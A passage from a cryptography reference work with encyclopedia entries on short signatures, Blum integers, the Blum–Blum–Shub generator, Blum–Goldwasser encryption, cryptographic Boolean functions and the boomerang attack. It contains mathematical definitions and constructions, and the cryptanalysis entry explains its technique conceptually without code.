It is well known that a ►digital signature scheme (DSS) that produces signatures of length ℓ can have security at most 2^{ℓ}. In other words, it is possible to forge a signature on any message in time $O(2^{\ell})$ just given the public key. It is natural to ask whether we can construct signatures with such security, i.e., signatures of length ℓ where the best algorithm for creating an ►existential forgery (with constant success probability) under a chosen message attack takes time $O(2^{\ell})$. Concretely, is there a signature scheme producing 80-bit signatures where creating an existential forgery (with probability 1/2) takes time approximately 2^{80}?

Theory

►DSS signatures and ►Schnorr signatures provide security $O(2^{\ell})$ with signatures that are 4ℓ-bits long. These signatures can be shortened [1] to about 3.5ℓ-bits without much affect on security. Hence, for concrete parameters, $\ell = 80$, shortened DSS signatures are 280-bits long.

Boneh et al. [2] describe a short signature scheme where 170-bit signatures provide approximately 2^{80} security, in the ►random oracle model. Hence, for $\ell = 80$, these signatures are approximately half the size of DSS signatures with comparable security. The system makes use of a ►group G where (1) the computational ►Diffie–Hellman problem is intractable, and (2) there is an efficiently computable, nondegenerate, bilinear map $e : G \times G \rightarrow G_1$

for some ►group G_1. There are several examples of such groups from algebraic geometry where the bilinear map is implemented using the Weil pairing. Given such a group G of prime order q, the ►digital signature scheme works as follows:

Key Generation.

1. Pick an arbitrary ►generator $g \in G$.
2. Pick a random $\alpha \in \{1, \ldots, q\}$ and set $y = g^{\alpha} \in G$.
3. Let H be a ►hash function $H : \{0,1\}^* \to G$.

Output (g, y, H) as the public key and (g, α, H) as the private key

Signing. To sign a message $m \in \{0,1\}^*$ using the private key (g, α, H) output $H(m)^{\alpha} \in G$ as the signature.

Verifying. To verify a message/signature pair $(m, s) \in \{0,1\}^* \times G$ using the public key (g, y, H) test if $e(g, s) = e(y, H(m))$. If so, accept the signature. Otherwise, reject.

For a valid message/signature pair (m, s) we have that $s = H(m)^{\alpha}$ and therefore $e(g, s) = e(g, H(m)^{\alpha}) = e(g^{\alpha}, H(m)) = e(y, H(m))$. The second equality follows from the bilinearity of $e(,)$. Hence, a valid signature is always accepted. As mentioned above, the system is existentially unforgeable under a chosen message attack in the ►random oracle model, assuming the computational Diffie–Hellman assumption holds in G. Observe that a signature is a single element in G whereas DSS signatures are pairs of elements. This explains the reduction in signature length compared to DSS.

Recently, Boneh and Boyen [3] and Zhang et al. [4] describe a more efficient system producing signatures of the same length as Boneh, Lynn, and Shacham (BLS). However, security is based on a stronger assumption. Key generation is identical to the BLS system, except that the ►hash function used is $H : \{0, 1\}^* \to \mathbb{Z}_q$. A signature on a message $m \in \{0, 1\}^*$ is $s = g^{1/(\alpha + H(m))} \in G$. To verify a message/signature pair (m, s) test that $e(yg^{H(m)}, s) = e(g, g)$. We see that signature length is the same as in BLS signatures. However, since $e(g, g)$ is fixed, signature verification requires only one computation of the bilinear map as opposed to two in BLS. Security of the system in the random oracle model is based on a nonstandard assumption called the t-Diffie–Hellman-inversion assumption. Loosely speaking, the assumption states that no efficient algorithm given $g, g^x, g^{(x_2)}, \ldots, g^{(x_t)}$ as input can compute $g^{1/x}$. Here t is the number of chosen message queries that the attacker can make. Surprisingly, a variant of this system can be shown to be existentially unforgeable under a chosen message attack *without the* ►random oracle model [3].

Recommended Reading

1. Naccache D, Stern J (2000) Signing on a postcard. In: Proceedings of financial cryptography, Anguilla, February 2000
2. Boneh D, Lynn B, Shacham H (2004) Short signatures from the Weil pairing. J Cryptol. Extended abstract in Boyd C (ed) Proceedings of ASIACRYPT 2001, Gold Coast, December 2001. Lecture Notes in Computer Science, vol 2248. Springer, Berlin
3. Boneh D, Boyen X (2004) Short signatures without random oracles. In: Cachin C, Camenisch J (eds) Proceedings of eurocrypt 2004, Interlaken, May 2004. Lecture Notes in Computer Science, vol 3027. Springer, Berlin, pp 56–73
4. Zhang F, Safavi-Naini R, Susilo W (2004) An efficient signature scheme from bilinear pairings and its applications. In: Proceedings of PKC, Singapore, March 2004

Blum Integer

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton MA, USA

Related Concepts

►Blum–Blum–Shub PRNG; ►Legendre Symbol; ►Modular Arithmetic; ►Quadratic Residue

Definition

A positive integer n is a *Blum integer* if it is the product of two distinct primes p, q where $p \equiv q \equiv 3 \pmod 4$.

Background

Blum integers are named for Manuel Blum who first explored their cryptographic applications (see [1]).

Theory

If an integer n is the product of two distinct primes p, q where $p \equiv q \equiv 3 \pmod 4$, then the mapping

$$x \leftarrow x^2 \bmod n$$

is believed to be a trapdoor permutation (►Trapdoor One-Way Function) on the ►quadraticresidues modulo n. For such an integer n, called a *Blum integer*, exactly one of the four square roots of a quadratic residue modulo n is itself a quadratic residue. Inverting the permutation is equivalent to factoring n, but is easy given p and q, hence the "trapdoor."

The permutation can be inverted when the prime factors p and q are known by computing both square roots modulo each factor, selecting the square root modulo each

factor which itself is a square, then applying the ►Chinese remainder theorem. Conveniently, the square roots modulo the prime factors of a Blum integer can be computed with a simple formula: The solutions of $x^2 \equiv a \pmod{p}$ are given by $x \equiv \pm a^{(p+1)/4} \pmod{p}$ when $p \equiv 3 \pmod{4}$. The appropriate square root can be selected by computing the ►Legendre symbol.

Applications

Blum integers are of interest in cryptographic applications that require a trapdoor one-way permutation. This fact is exploited in the ►Blum-Blum-Shub Pseudorandom Bit Generator.

Recommended Reading

1. Manuel B (1982) Coin flipping by telephone. In: Gersho A (ed) Advances in cryptology: a report on CRYPTO 81, U.C. Santa Barbara, Department of Electrical and Computer Engineering, ECE Report No 82-04, pp 11–15

Blum–Blum–Shub Pseudorandom Bit Generator

Dan Boneh
Department of Computer Science, Stanford University, Stanford, CA, USA

Related Concepts

►Pseudorandom Number Generator

Definition

The Blum–Blum–Shub (BBS) pseudorandom bit generator [1] is one of the most efficient ►pseudorandom number generators known that is provably secure under the assumption that factoring large composites is intractable (►integer factoring).

Theory

The generator makes use of ►modular arithmetic and works as follows:

Setup. Given a security parameter $\tau \in \mathbb{Z}$ as input, generate two random τ-bit primes p, q where $p = q = 3 \bmod 4$. Set $N = pq \in Z$. Integers N of this type (where both prime factors are distinct and are 3 mod 4) are called ►Blum integers. Next pick a random y in the ►group $\mathbb{Z}_N^*$ and set $s = y^2 \in \mathbb{Z}_N^*$. The secret seed is (N, s). As we will see below, there is no need to keep the number N secret.

Generate. Given an input $\ell \in \mathbb{Z}$ and a seed (N, s) we generate a pseudorandom sequence of length ℓ. First, set $x_1 = s$. Then, for $i = 1, \ldots, \ell$:

1. View x_i as an integer in $[0, N-1]$ and let $b_i \in \{0, 1\}$ be the least significant bit of x_i.
2. Set $x_{t+1} = x_i^2 \in \mathbb{Z}_N$.

The output sequence is $b_1 b_2 \ldots b_\ell \in \{0, 1\}^\ell$.

The generator can be viewed as a special case of the general *Blum–Micali generator* [2]. To see this, we show that the generator is based on a *one-way permutation* (►one-way function and ►substitutions and permutations) and a *hard-core predicate* of that permutation. For an integer N let $\mathrm{QR}_N = \left(\mathbb{Z}_N^*\right)^2$ denote the subgroup of ►quadratic residues in $\mathbb{Z}_N^*$ and let $F_N : \mathbb{Z}_N \to \mathbb{Z}_N$ denote the function $F_N(x) = x^2 \in \mathbb{Z}_N$. For Blum integers the function F_N is a permutation (a one-to-one map) of the subgroup of quadratic residues QR_N. In fact, it is not difficult to show that F_N is a *one-way* permutation of QR_N, unless factoring Blum integers is easy. Now that we have a one-way permutation we need a hard-core bit of the permutation to construct a Blum–Micali-type generator. Consider the predicate $B : \mathrm{QR}_N \to \{0, 1\}$ that on input $x \in QR_N$ views x as an integer in $[1, N]$ and outputs the least significant bit of x. Blum, Blum, and Shub showed that $B(x)$ is a hard-core predicate of F_N assuming it is hard to distinguish quadratic residues in $\mathbb{Z}_N$ from nonresidues in $\mathbb{Z}_N$ with ►Jacobi symbol 1. Applying the Blum–Micali construction to the one-way permutation F_N and the hard-core predicate B produces the generator above. The general theorem of Blum and Micali now shows that the generator is secure assuming it is hard to distinguish quadratic residues in $\mathbb{Z}_N$ from nonresidues in $\mathbb{Z}_N$ with Jacobi symbol 1. Vazirani and Vazirani [3] improved the result by showing that $B(x)$ is a hard-core predicate under the weaker assumption that factoring random Blum integers is intractable.

One can construct many different hard-core predicates for the one-way permutation F_N defined above. Every such ►hard-core bit gives a slight variant of the BBS generator. For example, Hastad and Naslund [4] show that for most $1 \le j < \log_2 N$ the predicate $B_j(x) : \mathrm{QR}_N \to \{0, 1\}$ that returns the jth bit of x is a hard-core predicate of F_N assuming factoring Blum integers is intractable. Consequently, one can output bit j of x_i at every iteration and still obtain a secure generator, assuming factoring Blum integers is intractable.

One can improve the efficiency of the general Blum–Micali generator by outputting multiple simultaneously

secure hard-core bits per iteration. For the function F_N it is known that the $O(\log \log N)$ least significant bits are simultaneously secure, assuming factoring Blum integers is intractable. Consequently, the simulator remains secure (asymptotically) if one outputs the $O(\log \log N)$ least significant bits of x_i per iteration.

Let I be the set of integers $I = \{1, \ldots, N\}$. We note that for a Blum integer N and a generator $g \in \mathbb{Z}_N^*$, Hastad et al. [5] considered the function $G_{N,g} : I \to \mathbb{Z}_N$ defined by $G_{N,g}(x) = g^x \in \mathbb{Z}_N$. They showed that *half* the bits of $x \in I$ are simultaneously secure for this function, assuming factoring Blum integers is intractable. Therefore, one can build a Blum–Micali generator from this function that outputs $(\log N)/2$ bits per iteration. The resulting pseudorandom generator is essentially as efficient as the BBS generator and is based on the same complexity assumption.

Recommended Reading

1. Blum L, Blum M, Shub M (1983) Comparison of two pseudo-random number generators. In: Chaum PD, Rivest RL, Sherman AT (eds) Advances in cryptology – CRYPTO'82. Springer, Berlin, pp 61–78
2. Blum M, Micali S (1982) How to generate cryptographically strong sequences of pseudorandom bits. In: Proceedings of FOCS'82, Chicago, pp 112–117
3. Vazirani U, Vazirani V (1984) Efficient and secure pseudo-random number generation. In: Proceedings of FOCS'84, West Palm Beach, pp 458–463
4. Hastad J, Naslund M (2004) The security of all RSA and discrete log bits. J Assoc Comput Mach. Extended abstract in Proceedings of FOCS'98, Palo Alto, pp 510–521
5. Hastad J, Schrift A, Shamir A (1993) The discrete logarithm modulo a composite hides $O(n)$ bits. J Comput Syst Sci (JCSS) 47:376–404

Blum–Goldwasser Public Key Encryption System

Dan Boneh
Department of Computer Science, Stanford University, Stanford, CA, USA

Definition

The Blum–Goldwasser public key encryption system combines the general construction of ►Goldwasser–Micali [1] with the concrete ►Blum–Blum–Shub pseudorandom bit generator [2] to obtain an efficient semantically secure public key encryption whose security is based on the difficulty of factoring ►Blum integers.

Theory

The system makes use of ►modular arithmetic and works as follows:

Key Generation. Given a security parameter $\tau \in \mathbb{Z}$ as input, generate two random τ-bit primes p, q where $p = q = 3 \bmod 4$. Set $N = pq \in Z$. The public key is N and private key is (p, q).

Encryption. To encrypt a message $m = m_1 \ldots m_\ell \in \{0, 1\}^\ell$:

1. Pick a random x in the ►group $\mathbb{Z}_N^*$ and set $x_1 = x^2 \in \mathbb{Z}_N^*$.
2. For $i = 1, \ldots, \ell$:
   (a) View x_i as an integer in $[0, N-1]$ and let $b_i \in \{0, 1\}$ be the least significant bit of x_i.
   (b) Set $c_i = m_i \oplus b_i \in \{0, 1\}$.
   (c) Set $x_{i+1} = x_i^2 \in \mathbb{Z}_N^*$.
3. Output $(c_1, \ldots, c_\ell, x_{\ell+1}) \in \{0, 1\}^\ell \times \mathbb{Z}_N$ as the ciphertext.

Decryption. Given a ciphertext $(c_1, \ldots, c_\ell, y) \in \{0, 1\}^\ell \times \mathbb{Z}_N$ and the private key (p, q) decrypt as follows:

1. Since N is a Blum integer, $\varphi(N)/4$ is odd (►Euler's totient function) and therefore $2^{\ell+1}$ has an inverse modulo $\varphi(N)/4$. Let $t = (2^{\ell+1})^{-1} \bmod (\varphi(N)/4)$.
2. Compute $x_1 = y^t \in \mathbb{Z}_N^*$. Observe that if $y \in (\mathbb{Z}_N^*)^2$ then $x_1^{(2^{r+1})} = y^{(t \cdot 2^{r+1})} = y \in \mathbb{Z}_N^*$.
3. Next, for $i = 1, \ldots, \ell$:
   (a) View x_i as an integer in $[0, N-1]$ and let $b_i \in \{0, 1\}$ be the least significant bit of x_i.
   (b) Set $m_i = c_i \oplus b_i \in \{0, 1\}$.
   (c) Set $x_{i+1} = x_i^2 \in \mathbb{Z}_N^*$.
4. Output $(m_1, \ldots, m_\ell) \in \{0, 1\}^\ell$ as the plaintext.

Semantic security of the system (against a passive adversary) follows from the proof of security of the Blum–Blum–Shub generator. The proof of security shows that an algorithm capable of mounting a successful semantic security attack is able to factor the Blum integer N in the public key.

We note that the system is XOR malleable: given the encryption $C = (c_1, \ldots, c_\ell, y)$ of a message $m \in \{0, 1\}^\ell$ it is easy to construct an encryption of $m \oplus b$ for any chosen $b \in \{0, 1\}^\ell$ (without knowing m). Let $b = b_1 \cdots b_\ell \in \{0, 1\}^\ell$. Simply set $C' = (c_1 \oplus b_1, \ldots, c_\ell \oplus b_\ell, y)$. Since the system is XOR malleable it cannot be semantically secure under a ►chosen ciphertext attack.

Interestingly, the same reduction given in the proof of semantic security shows that a chosen ciphertext attacker can factor the modulus N and therefore recover the private

key from the public key. Consequently, as it is, the system completely falls apart under a chosen ciphertext attack. When using the system one must use a mechanism to defend against chosen ciphertext attacks. For example, Fujisaki and Okamoto [3] provide a general conversion from semantic security to chosen ciphertext security in the ►random oracle model. However, in the random oracle model one can construct more efficient chosen ciphertext secure systems that are also based on the difficulty of factoring [4, 5].

Recommended Reading

1. Goldwasser S, Micali S (1984) Probabilistic encryption. J Comput Syst Sci (JCSS) 28(2):270–299
2. Blum L, Blum M, Shub M (1983) Comparison of two pseudo-random number generators. In: Chaum D (ed) Advances in cryptology – CRYPTO'83, New York. Springer, Berlin, pp 61–78
3. Fujisaki E, Okamoto T (1999) Secure integration of asymmetric and symmetric encryption schemes. In: Wiener J (ed) Advances in cryptology – CRYPTO'99, Santa Barbara. Lecture Notes in Computer Science, vol 1666. Springer, Berlin, pp 537–554
4. Bellare M, Rogaway P (1996) The exact security of digital signatures: how to sign with RSA and Rabin. In: Maurer U (ed) Advances in cryptology – EUROCRYPT'96, Saragossa. Lecture Notes in Computer Science, vol 1070. Springer, Berlin, pp 399–416
5. Boneh D (2001) Simplified OAEP for the RSA and Rabin functions. In: Kilian J (ed) Advances in cryptology – CRYPTO 2001, Santa Barbara. Lecture Notes in Computer Science, vol 2139. Springer, Berlin

Boolean Functions

Claude Carlet
Département de mathématiques and LAGA, Université Paris 8, Saint-Denis Cedex, France

Synonyms

Binary functions

Related Concepts

►Reed–Muller Codes; ►Stream Cipher; ►Symmetric Cryptography

Definition

Functions mapping binary vectors of a given length to bits

Background

Symmetric cryptography

Theory

Boolean functions play a central role in the design of many symmetric cryptosystems [4] and in their security. In stream ciphers (►Combination Generator, ►Filter Generators, . . .), they usually combine the outputs to several linear feedback shift registers, or they filter (and combine) the contents of a single one. Their output produces then the pseudo-random sequence which is used in a Vernam-like cipher (i.e., which is bitwise added to the plaintext to produce the ciphertext). In block ciphers (see the entries on these ciphers), the S-boxes are designed by appropriate composition of nonlinear Boolean functions.

An *n-variable Boolean function* $f(x)$ is a function from the set F_2^n of all binary vectors of length n (also called words) $x = (x_1, \ldots, x_n)$, to the field $F_2 = \{0,1\}$. The number n of variables is rarely large, in practice. In the case of stream ciphers, it was until recently most often less than 10 and now it is most often less than 20 (this increasement comes from the invention of algebraic attacks by Courtois and Meier, ►Algebraic Immunity of Boolean Functions); and the S-boxes used in most block ciphers are concatenations of sub S-boxes on at most eight variables. But determining and studying the Boolean functions which satisfy some conditions needed for cryptographic uses (see below) is not feasible through an exhaustive computer investigation, since the number of n-variable Boolean functions is already too large when $n \geq 6$: if we assume that visiting an n-variable Boolean function needs one nanosecond (10^{-9} s), then it would need millions of hours to visit all n-variable functions if $n = 6$ and about one hundred billions times the age of the universe if $n = 7$. For $n = 8$, the number of Boolean functions approximately equals the number of atoms in the whole universe! However, clever computer investigations are very useful to imagine or to test conjectures, and sometimes to generate interesting functions.

The *Hamming weight* $w_H(f)$ of a Boolean function f on F_2^n is the size of its *support* $\{x \in F_2^n / f(x) \neq 0\}$. The *Hamming distance* $d_H(f,g)$ between two functions f and g is the size of the set $\{x \in F_2^n / f(x) \neq g(x)\}$. Thus, it equals the Hamming weight $w_H(f \oplus g)$, where $f \oplus g$ is the sum (modulo 2) of the functions.

Every n-variable Boolean function can be represented with its *truth-table*. But the representation of Boolean functions which is most usually used in cryptography is the n-variable polynomial representation over F_2, of the form

$$f(x) = \bigoplus_{I \subseteq \{1,\ldots,n\}} a_I \left(\prod_{i \in I} x_i \right).$$

Notice that the variables $x_1, \ldots, x_n$ appear in this polynomial with exponents smaller than or equal to 1 because they represent bits (in fact, this representation belongs to the quotient ring $F_2[x_1, \cdots, x_n] / \left(x_1 - x_1^2, \cdots, x_n - x_n^2\right)$). This

polynomial representation is called the *Algebraic Normal Form* (in brief ANF). It exists and is unique for every Boolean function.

Example: the 3-variable function f whose truth-table equals

x_1	x_2	x_3	$f(x)$
0	0	0	0
0	0	1	1
0	1	0	0
0	1	1	0
1	0	0	0
1	0	1	1
1	1	0	0
1	1	1	1

has ANF: $(1 \oplus x_1)(1 \oplus x_2)\, x_3 \oplus x_1(1 \oplus x_2)\, x_3 \oplus x_1 x_2 x_3 = x_1 x_2 x_3 \oplus x_2 x_3 \oplus x_3$. Indeed, the expression $(1 \oplus x_1)(1 \oplus x_2)\, x_3$, for instance, equals 1 if and only if $(x_1, x_2, x_3) = (0, 0, 1)$.$\diamond$

Two simple relations relate the truth-table and the ANF:

$$\forall x \in F_2^n,\ f(x) = \bigoplus_{I \subseteq supp(x)} a_I, \tag{1}$$

$$\forall I \subseteq \{1, \ldots, n\},\ a_I = \bigoplus_{x \in F_2^n /\ supp(x) \subseteq I} f(x), \tag{2}$$

where $supp(x)$ denotes the support $\{i \in \{1, \ldots, n\};\ x_i = 1\}$ of x. Thus, the function is the image of its ANF by the *binary Möbius transform*, and *vice versa*. The degree of the ANF is denoted by $d^\circ f$ and is called the *algebraic degree* of the function. The algebraic degree is an *affine invariant*, in the following sense: we say that two functions f and g are affinely (resp. linearly) equivalent if there exists an affine (resp. a linear) automorphism A of F_2^n such that $g = f \circ A$. An affine invariant is any mapping which is invariant under affine equivalence.

The functions with simplest ANFs are the *affine* functions (the Boolean functions of algebraic degrees 0 or 1). Denoting by $a \cdot x$ the usual *inner product* $a \cdot x = a_1 x_1 \oplus \cdots \oplus a_n x_n$ in F_2^n, the general form of an n-variable affine function is $a \cdot x \oplus a_0$ (with $a \in F_2^n;\ a_0 \in F_2$).

Other representations of Boolean functions exist: the trace representation (when F_2^n is endowed with a structure of field) which is a univariate polynomial over this field, and the representation over the reals, also called the Numerical Normal Form (NNF) [1].

Many characteristics needed for Boolean functions in cryptography can be expressed by means of the *discrete Fourier transform* of the functions. The discrete Fourier transform (also called Hadamard transform) of a Boolean function viewed as valued in $\{0,1\}$, or more generally of an integer-valued function φ on F_2^n, is the integer-valued function $\widehat{\varphi}$ defined on F_2^n by

$$\widehat{\varphi}(u) = \sum_{x \in F_2^n} \varphi(x)\, (-1)^{x \cdot u}. \tag{3}$$

There exists a simple divide-and-conquer butterfly algorithm to compute $\widehat{\varphi}$, whose complexity is $O(n2^n)$:

1. Write the table of the values of φ (its truth-table if φ is Boolean), the binary vectors of length n being – say – in lexicographic order with m.s.b. on the right.
2. Let φ_0 be the restriction of φ to $\{0\} \times F_2^{n-1}$ and φ_1 its restriction to $\{1\} \times F_2^{n-1}$; the table of φ_0 (resp. φ_1) corresponds to the upper (resp. lower) half of the table of φ; replace the values of φ_0 by those of $\varphi_0 + \varphi_1$ and those of φ_1 by those of $\varphi_0 - \varphi_1$.
3. Apply recursively step 2 to φ_0 and to φ_1 (these functions taking the place of φ).

When the algorithm ends (i.e., when it arrives to tables of one line each), the global table gives the values of $\widehat{\varphi}$.

For a given Boolean function f, the discrete Fourier transform can be applied to f itself (notice that $\widehat{f}(0)$ equals the Hamming weight of f). It can also be applied to the function $\mathrm{f}(x) = (-1)^{f(x)}$ (often called the *sign function*):

$$\widehat{\mathrm{f}}(u) = \sum_{x \in F_2^n} (-1)^{f(x) \oplus x \cdot u}.$$

We shall call this Fourier transform of f the *Walsh transform* of f. The sign function f being equal to $1 - 2f$, we have $\widehat{\mathrm{f}}(u) = -2\widehat{f}(u)$ if $u \neq 0$ and $\widehat{\mathrm{f}}(0) = 2^n - 2\widehat{f}(0)$.

The discrete Fourier transform, as any other Fourier transform, has numerous properties. The two most important ones are the *inverse Fourier relation*: $\widehat{\widehat{\varphi}} = 2^n \varphi$, and *Parseval's relation*:

$$\sum_{u \in F_2^n} \widehat{\varphi}(u) \widehat{\psi}(u) = 2^n \sum_{x \in F_2^n} \varphi(x) \psi(x),$$

valid for any integer-valued functions φ, ψ, and which implies in the case of the sign function:

$$\sum_{u \in F_2^n} \widehat{\mathrm{f}}^2(u) = 2^{2n}.$$

The resistance of the diverse cryptosystems implementing Boolean functions to the known attacks can be quantified through some fundamental characteristics of the Boolean functions used in them. The design of cryptographic functions needs then to consider various

characteristics (depending on the choice of the cryptosystem) simultaneously. These criteria are most often partially opponent, and trade-offs are necessary.

1. Cryptographic functions must have *high algebraic degrees*. Indeed, all cryptosystems using Boolean functions can be attacked if these functions have low degrees. For instance, in the case of combining functions, if n LFSRs having lengths $L_1, \ldots, L_n$ are combined by the function $f(x) = \oplus_{I \subseteq \{1,\ldots,n\}} a_I \left(\prod_{i \in I} x_i\right)$, then the sequence produced by f can be obtained by a LFSR of length $L \leq \sum_{I \subseteq \{1,\ldots,n\}} a_I \left(\prod_{i \in I} L_i\right)$. The algebraic degree of f has therefore to be high so that L can have high value (otherwise, the system does not resist the Berlekamp-Massey attack [3]). In the case of block ciphers, using Boolean functions of low degrees makes the higher differential attack effective.
2. The output of any Boolean function f always has correlation to certain linear functions of its inputs. But this correlation should be small. Otherwise, the existence of affine approximations of the Boolean functions involved in the cryptosystem allows in all situations (block ciphers, stream ciphers) to build attacks on this system. Thus, the minimum Hamming distance between f and all affine functions must be high. This minimum distance is called the *nonlinearity* of f (►Nonlinearity of Boolean Functions for more details). It can be quantified through the Walsh transform:

$$\mathcal{NL}(f) = 2^{n-1} - \frac{1}{2} \max_{a \in F_2^n} |\widehat{f}(a)|.$$

Parseval's relation implies then:

$$\mathcal{NL}(f) \leq 2^{n-1} - 2^{n/2-1}.$$

The functions achieving this upper bound are called *bent*.

3. Cryptographic functions must be *balanced* (their output must be uniformly distributed) for avoiding statistical dependence between the input and the output (which can be used in attacks). Notice that f is balanced if and only if $\widehat{f}(0) = 0$.

Moreover, any combining function $f(x)$ must stay balanced if we keep constant some coordinates x_i of x (at most m of them where m is as large as possible). We say that f is then *m-resilient*. More generally, a (non-necessarily balanced) Boolean function whose output distribution probability is unaltered when any m of the inputs are kept constant, is called *m-th order correlation-immune* (►Correlation Immune Boolean Functions for more details). Correlation immunity and resiliency can be characterized through the Fourier and the Walsh transforms: f is m-th order correlation-immune if and only if $\widehat{f}(u) = 0$ for all $u \in F_2^n$ such that $1 \leq w_H(u) \leq m$; and it is m-resilient if and only if $\widehat{f}(u) = 0$ for all $u \in F_2^n$ such that $w_H(u) \leq m$. Equivalently, f is m-th order correlation-immune if and only if $\widehat{f}(u) = 0$, for all $u \in F_2^n$ such that $1 \leq w_H(u) \leq m$ and it is m-resilient if and only if it is balanced and if $\widehat{f}(u) = 0$ for all $u \in F_2^n$ such that $0 < w_H(u) \leq m$.

4. The *Propagation Criterion* PC is a criterion generalizing the *Strict Avalanche Criterion* SAC and quantifies the level of diffusion put in a cipher by a Boolean function. It is more relevant to block ciphers. An n-variable Boolean function satisfies the propagation criterion of degree l if, for every vector x of Hamming weight at most l, the *derivative* $D_a f(x) = f(x) \oplus f(x + a)$ is balanced (►Propagation Characteristics of Boolean Functions for more details). By definition, SAC is equivalent to PC (Eq. 1).

The bent functions are those functions satisfying $PC(n)$.

5. A vector $e \in F_2^n$ is called a *linear structure* of an n-variable Boolean function f if the derivative $D_e f$ is constant. Boolean functions used in block ciphers should avoid nonzero linear structures (see [2]). A Boolean function admits a nonzero linear structure if and only if it is linearly or affinely equivalent to a function of the form $f(x_1, \ldots, x_n) = g(x_1, \ldots, x_{n-1}) \oplus \varepsilon x_n$ where $\varepsilon \in F_2$. Note that the nonlinearity of f is then upper bounded by $2^{n-1} - 2^{\frac{n-1}{2}}$, since it equals twice that of g. A characterization exists: $D_a f$ is the constant function 1 (resp. the null function) if and only if the set $\left\{u \in F_2^n / \widehat{f}(u) = 0\right\}$ contains $\{0, a\}^{\perp}$ (resp. contains its complement).
6. Other characteristics of Boolean functions have been considered in the literature:
   - The *sum-of-squares indicator*: $\mathcal{V}(f) = \sum_{a \in F_2^n} \left(\sum_{x \in F_2^n} (-1)^{D_a f(x)}\right)^2$ and the *absolute indicator*: $\max_{a \in F_2^n,\ a \neq 0} \left|\sum_{x \in F_2^n} (-1)^{D_a f(x)}\right|$ quantify the global diffusion capability of the function;
   - The *maximum correlation* between an n-variable Boolean function f and a subset I of $\{1, \ldots, n\}$ equals $C_f(I) = 2^{-n} \max_{g \in \mathcal{F}_I} \sum_{x \in F_2^n} (-1)^{f(x) \oplus g(x)}$, where $\mathcal{F}_I$ is the set of n-variable Boolean functions whose values depend on $\{x_i, i \in I\}$ only. It must be low for every nonempty set I of small size to avoid correlation attacks.
   - The main *complexity criteria* (from cryptographic viewpoint) for a Boolean function are the algebraic degree and the nonlinearity, but other criteria

have also been studied: the minimum number of terms in the algebraic normal forms of all affinely equivalent functions (called the *algebraic thickness*), the maximum dimension k of those flats E such that the restriction of f to E is constant (resp. is affine) – we say then that the function is *k-normal* (resp. *k-weakly-normal*), the number of nonzero coefficients of the Walsh transform. Asymptotically, almost all Boolean functions have high complexities with respect to all these criteria.

7. Several additional criteria have appeared recently because of the algebraic attacks (►Algebraic Immunity of Boolean Functions for more details). The parameter quantifying the resistance to the standard algebraic attacks is the so-called *algebraic immunity*. It equals the minimum algebraic degree of all nonzero Boolean functions g such that $fg = 0$ (i.e., such that the supports of f and g are disjoint - we say that g is an annihilator of f) or $(f \oplus 1)g = 0$ (i.e., such that g is a multiple of f). This parameter must be close to the maximal possible value $\lceil n/2 \rceil$. This is not sufficient: the function must also allow resistance to the fast algebraic attacks (►Algebraic Immunity of Boolean Functions).

A survey on Boolean functions detailing all these notions can be found in [1].

Recommended Reading

1. Carlet C (2010) Boolean functions for cryptography and error correcting codes. In: Hammer P, Crama Y (eds) Boolean models and methods in mathematics, computer science, and engineering. Cambridge University Press, Cambridge, pp 257–397
2. Evertse JH (1988) Linear structures in block ciphers. In: Advances in cryptology-EUROCRYPT' 87, Lecture notes in computer science, vol 304. Springer, Berlin, pp 249–266
3. Massey JL (1969) Shift-register analysis and BCH decoding. IEEE Trans Inf Theory 5:122–127
4. Menezes A, van Oorschot P, Vanstone S (1996) Handbook of applied cryptography. CRC Press series on discrete mathematics and its applications. CRC Press, Boca Raton. http://www.cacr.math.uwaterloo.ca/hac

Boomerang Attack

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Adaptive Chosen Plaintext and Chosen Ciphertext Attack; ►Block Ciphers

Definition

The boomerang attack is a ►chosen plaintext and ►adaptive chosen ciphertext attack discovered by Wagner [7]. It is an extension of differential attack to *two-stage* differential–differential attack which is closely related to ►impossible differential attack as well as to the ►meet-in-the middle approach. The attack may use *characteristics*, *differentials*, as well as ►truncated differentials. The attack breaks constructions in which there are high-probability differential patterns propagating halfway through the cipher both from the top and from the bottom, but there are no good patterns that propagate through the full cipher.

Theory

The idea of the boomerang attack is to find good conventional (or truncated) differentials that cover half of the cipher but cannot necessarily be concatenated into a single differential covering the whole cipher. The attack starts with a pair of plaintexts P and P' with a difference Δ which goes to difference Δ^* through the upper half of the cipher. The attacker obtains the corresponding ciphertexts C and C', applies a difference ∇ to obtain ciphertexts $D = C + \nabla$ and $D' = C' + \nabla$, and decrypts them to plaintexts Q and Q'. The choice of ∇ is such that the difference propagates to the difference ∇^* in the decryption direction through the lower half of the cipher. For the *right quartet* of texts, difference Δ^* is created in the middle of the cipher between partial decryptions of D and D' which propagates to the difference Δ in the plaintexts Q and Q'. This can be detected by the attacker.

Moreover, working with quartets (pairs of pairs) provides boomerang attacks with additional filtration power. If one partially guesses the keys of the top round, one has two pairs of the quartet to check whether the uncovered partial differences follow the propagation pattern, specified by the differential. This effectively doubles the attacker's filtration power. In certain cases, free rounds in the middle may be gained due to a careful choice of the differences coming from the top and from the bottom [3, 7]. This technique is called *boomerang switching*. Note also that switching need not necessarily happen in the exact middle of the cipher, and the choice of the splitting point has very strong effects on the probability of the boomerang distinguisher and thus on the total complexity of the attack.

The attack was demonstrated with a practical cryptanalysis of a cipher which was designed with provable security against conventional differential attack [6], as well as on round-reduced versions of several other ciphers. The related method of the *inside out* attack was given in the same paper. Further refinements of the boomerang

technique have been found in papers on so-called amplified boomerang and rectangle attacks [1, 4] and in papers translating boomerang attacks into the ►related key model [2, 5].

Recommended Reading

1. Biham E, Dunkelman O, Keller N (2002) New results on boomerang and rectangle attacks. In: Daemen J, Rijmen V (eds) Fast software encryption, FSE 2002. Lecture notes in computer science, vol 2365. Springer, Berlin, pp 1–16
2. Biham E, Dunkelman O, Keller N (2005) Related-key boomerang and rectangle attacks. In: Cramer R (ed) EUROCRYPT 2005. LNCS, vol 3494. Springer, Heidelberg, pp 507–525
3. Biryukov A, Khovratovich D (2009) Related-key cryptanalysis of the full AES-192 and AES-256. In: Matsui M (eds) ASIACRYPT. Lecture notes in computer science, vol 5912. Springer, Berlin, pp 1–18
4. Kelsey J, Kohno T, Schneier B (2001) Amplified boomerang attacks against reduced-round MARS and Serpent. In: Schneier B (ed) Fast software encryption, FSE 2000. Lecture notes in computer science, vol 1978. Springer, Berlin, pp 75–93
